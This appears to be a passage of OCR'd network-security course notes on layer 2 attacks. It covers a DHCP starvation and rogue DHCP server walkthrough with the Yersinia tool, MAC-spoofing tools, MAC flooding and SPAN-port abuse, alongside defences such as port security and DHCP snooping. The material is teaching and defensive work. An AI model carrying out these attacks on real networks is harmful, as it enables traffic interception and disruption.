
A rogue DHCP server is a DHCP server set up on a network by an attacker, or by an unaware user, and is not under the control of network administrators. After the DHCP starvation attack Additionally, they may look for a different DHCP server, one which the hostile actor may provide. And using a hostile or dummy IP address, that hostile actor can now read all the traffic that client sends and receives.




❖ DHCP starvation using Yersinia

Yersinia is a framework for performing layer 2 attacks. It is designed to take advantage of some weaknesses in different network protocols. It pretends to be a solid framework for analyzing and testing the deployed networks and systems.


- ✓ Install Yersinia on kali (***apt-get install yersinia***)
- ✓ Run in graphical view (***yersinia -G***)
- ✓ Configuring (selecting adapter)




- ✓ Configuring (attack type)




- ✓ Attacking



- ✓ Creating rogue DHCP server





- ❖ Stopping DHCP starvation attack
  - ✓ Enable port security
  - ✓ DHCP snooping

- ❖ Port security


Ethernet LANs are very much vulnerable to attack as the switch ports are open to use by default. Various attacks such as Dos attack at layer 2, address spoofing can take place. If the administrator has control over the network, then obviously the network is safe. To take total control over the switch ports, user can use feature called port-security. If somehow prevent an unauthorized user to use these ports, then the security will increase up to a great extent at layer 2.

User can secure a port in two steps:

- ✓ Limiting the number of MAC addresses to a single switch port, i.e. if more than the limit, Mac addresses are learned from a single port then appropriate action will be taken.

- ✓ If an unauthorized access is observed, the traffic should be discarded by using any of the options or more appropriate, user should generate a log message so that unauthorized access can be easily observed.

Switches learn MAC addresses when the frame is forwarded through a switch port. By using port security, user can limit the number of MAC addresses that can be learned to a port, set static MAC addresses and set penalties for that port if it is used by an unauthorized user. User can either use restrict, shut down or protect port-security commands.



Violation modes:

- ✓ **protect –** This mode drops the packets with unknown source mac address until you remove enough secure mac addresses to drop below the maximum value.
- ✓ **restrict –**This mode performs the same function as protect. In addition to this, it will generate a log message, increment the counter value and will also send SNMP trap.
- ✓ **shut down –** This mode is mostly preferred as compared to other modes as it shut down the port immediately if unauthorized access is done. It will also generate a log, increment counter value and send a SNMP trap. This port will remain in shut down state until the administrator will perform "no shutdown" command.
- ✓ **Sticky –** This is not a violation mode. By using sticky command, user provides static Mac address security without typing the absolute Mac address. For example, if user provides maximum limit of 2 then the first 2 Mac addresses learned on that port will be placed in running-configuration. After the 2nd learned Mac address, if 3rd user want to access then the appropriate action will be taken according to the violation mode applied.

The port security will work on access port only. (to enable port-security, user first has to make it an access port)

❖ DHCP snooping

DHCP Snooping is a layer 2 security technology incorporated into the operating system of a capable network switch that drops DHCP traffic determined to be unacceptable. DHCP Snooping prevents rogue DHCP servers offering IP addresses to DHCP clients. The DHCP Snooping feature performs the following activities:


- ✓ Validates DHCP messages from untrusted sources and filters out invalid messages.
- ✓ Builds and maintains the DHCP Snooping binding database, which contains information about untrusted hosts with leased IP addresses.

DHCP Snooping generally classifies interfaces on the switch into two categories: trusted and untrusted ports as shown. A trusted port is a port or source whose DHCP server messages are trusted. An untrusted port is a port from which DHCP server messages are not trusted. If the DHCP Snooping is initiated, the DHCP offer message can only be sent through the trusted port. Otherwise, it will be dropped.

In the acknowledgment stage, a DHCP binding table will be created according to the DHCP ACK message. It writes down the MAC address of the host, the leased IP address, the lease time, the binding type, and the VLAN number

	MAC Address	IP Address	Lease(sec)	Type	VLAN	Interface
Entry 1	e4-54-e8-9d-ab-42	10.32.96.19	2673	dhcp-snooping	10	Eth 1/23
Entry 2						
Entry 3						

and interface information associated with the host, as is shown in Figure 3. If the subsequent DHCP packet received from untrusted hosts fails to match with the information, it will be dropped.




➢ MAC address sniffing

❖ CAM table

Content Addressable Memory (CAM) table is a system memory construct used by Ethernet switch logic which stores information such as MAC addresses available on physical ports with their associated VLAN Parameters. The CAM table, or content addressable memory table, is present in all switches for layer 2 switching. This allows switches to facilitate communications between connected stations at high speed and in full-duplex regardless of how many devices are connected to the switch. Switches learn MAC addresses from the source address of Ethernet frames on the ports, such as Address Resolution Protocol (ARP) response packets.


CAM Table


MAC Address	Port	VLAN
0000.0000.1111	1	1
0000.0000.2222	2	1
0000.0000.6666	6	1
0000.0000.5555	5	1
0000.0000.3333	3	20
0000.0000.4444	4	1




❖ Changing MAC address

✓ Using registry editor







✓ Using change MAC software




✓ Using adapter settings




✓ Using SMAC software



✓ Using spoof-me-now software



✓ Using ghost-MAC




❖ MAC flooding

This goal is achieved by the use of CAM tables The aim of the MAC Flooding is to takedown this CAM Table. In a typical MAC Flooding attack, the attacker sends Ethernet Frames in a huge number. When sending many Ethernet Frames to the switch, these frames will have various sender addresses. The intention of the attacker is consuming the memory of the switch that is used to store the CAM table. The MAC addresses of legitimate users will be pushed out of the CAM Table. Now the switch cannot deliver the incoming data to the destination system. So considerable number of incoming frames will be flooded at all ports.

CAM table is full and it is unable to save new MAC addresses. It will lead the switch to enter into a fail-open mode and the switch will now behave same as a network hub. It will forward the incoming data to all ports like a broadcasting.

❖ SPAN port

SPAN (Switched Port Analyzer) is a dedicated port on a switch that takes a mirrored copy of network traffic from within the switch to be sent to a destination. The destination is typically a monitoring device, or other tools used for troubleshooting or traffic analysis. So when connected to the SPAN port the attacker can compromise the entire network.




➢ ARP poisoning

❖ What is ARP

Address Resolution Protocol is a communication protocol used for discovering physical address associated with given network address. Typically, ARP is a network layer to data link layer mapping process, which is used to discover MAC address for given Internet Protocol Address.


In order to send the data to destination, having IP address is necessary but not sufficient; we also need the physical address of the destination machine. ARP is used to get the physical address (MAC address) of destination machine.

